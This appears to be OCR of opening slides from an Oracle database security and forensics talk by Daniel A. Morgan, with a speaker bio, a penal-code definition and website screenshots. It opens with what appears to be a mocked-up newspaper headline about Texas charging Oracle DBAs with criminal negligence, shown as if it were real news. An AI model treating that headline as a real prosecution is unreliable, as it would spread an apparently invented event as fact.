
DALLAS
ORACLE
USERS
GROUP



The Dallas Morning News

SIGN IN

SUBSCRIBE

NEWS

Courts

Texas Attorney General charges local Oracle DBAs with criminal negligence

Failure to properly configure security results in massive thefts impacting citizens throughout the state.

BY DAN MORGAN 11:59pm


Dallas bar owners plan to sue Gov. Greg Abbott for shutting them down

'If the restaurants are open at 50%, we should be open at 50%,' says the attorney representing the bars.

BY SARAH BLASKOVICH · Jun 29, 2020

Pandemic causes delay in investigation, trial of serial murder suspect Billy Chemirmir

The Dallas County medical examiner says that the coronavirus has slowed the amending of death certificates but that he will work to clear cases by the end of



(d) A person acts with **criminal negligence**, or is criminally **negligent**, with respect to circumstances surrounding his conduct or the result of his conduct when he ought to be aware of a substantial and unjustifiable risk that the circumstances exist or the result will occur.

statutes.capitol.texas.gov › Docs › htm › PE.6.htm ▾

penal code chapter 6. culpability generally - Texas Statutes

ORACLE®

Forensics and Reconstruction

Introduction


Unsafe Harbor Statement

- This room is an unsafe harbor
- You can rely on the information in this presentation to help you protect your data, your databases, your organization, and your career
- No one from Oracle has previewed this presentation
- No one from Oracle knows what I am going to say
- No one from Oracle has supplied any of my materials
- If I present it ... I will demonstrate it in SQL*Plus

Daniel A. Morgan

- Managing Director: Morgan's Library
- Oracle ACE Director Alumni
- Oracle Educator
  - Adjunct Professor, University of Washington, Oracle Program, 1998-2009
  - Consultant: Harvard University
  - Guest lecturer at universities in Canada, Chile, Costa Rica, New Zealand, Norway, Panama, and the U.S.
  - Frequent lecturer at Oracle conferences … 130 country visits, 41 countries ... since 2008
- IT Professional
  - Celebrating 51 years of IT in 2020
  - First computer: IBM 360/40 in 1969: Fortran IV
  - Oracle Database and Beta Tester since 1988-9
  - The Morgan behind www.morganslibrary.org
  - Member Oracle Data Integration Solutions Partner Advisory Council
  - Member Board of Directors, Northern California Oracle Uses Group
- damorgan18c@dbsecworx.com

My Personal Websites



www.dbsecworx.com

DBSecWorx

Defense-in-Depth Requires Protecting Data & Databases

DBSecWorx reduces the number and scope of exploitable vulnerabilities

DBSecWorx News

- The DBSecWorx team has taken on a new project: Building a working demo of Oracle Label Security (OLS).

  OLS is under-appreciated and under-utilized: Something we need to change if we are going to support our community's efforts to harden databases.

  To follow our work on the project follow the OLS Project link.
- Database 20c will be available in weeks. We are ready to secure versions 12c and above today.

Learn how SQLcillin security is enhances all Oracle Database security options compliant with your governance requirements

What makes us different?

Defense in Depth Delivered


DBSecWorx secures data and databases

SQLcillin GLOGIN

Oracle Database Exploit Protection

My Personal Websites

www.morganslibrary.org



Morgan's Library

Search

○ www ○ library

International Oracle Events 2016-2017 Calendar

Nov Dec Jan Feb Mar Apr May Jun Jul Aug Sep Oct

The Library

The library is a spam-free on-line resource with code demos for DBAs and Developers.
If you would like to see new Oracle database functionality added to the library ... just email us.
Oracle Database 12cR2 is is now available in the Cloud. If you are not already working in a 12cR1 CDB database ... you are late to the party and you are losing your competitive edge.

Home

Resources
Library
How Can I?
Presentations
Links
Book Reviews
Downloads
User Groups
Blog
Humor

General
Contact
About
Services
Legal Notice & Terms of Use
Privacy Statement

Presentations Map

Mad Dog Morgan

Training Events and Travels
- OTN APAC, Sydney, Australia - Oct 31
- OTN APAC, Gold Coast, Australia - Nov 02
- OTN APAC, Beijing China - Nov 04-05
- OTN APAC, Shanghai China - Nov 06
- Sangam16, Bangalore, India - Nov 11-12
- NYOUG, New York City - Dec 07

Next Event: Indiana Oracle Users Group

Oracle Events

Click on the map to find an event near you

Morgan

aboard USA-71

ORACLE ACE Director

Library News
- Morgan's Blog
- Morgan's Oracle Podcast
- US Govt. Mil. STIGs (Security Checklists)
- Bryn Llewellyn's PL/SQL White Paper
- Bryn Llewellyn's Editioning White Paper
- Explain Plan White Paper

MEDECINS SANS FRONTIERES DOCTORS WITHOUT BORDERS

Fight Against Breast Cancer

ACE News

Would you like to become an Oracle ACE?

Learn more about becoming an ACE
- ACE Directory
- ACE Google Map
- ACE Program
- Stanley's Blog

This site is maintained by Dan Morgan. Last Updated: 11/08/2016 22:25:14

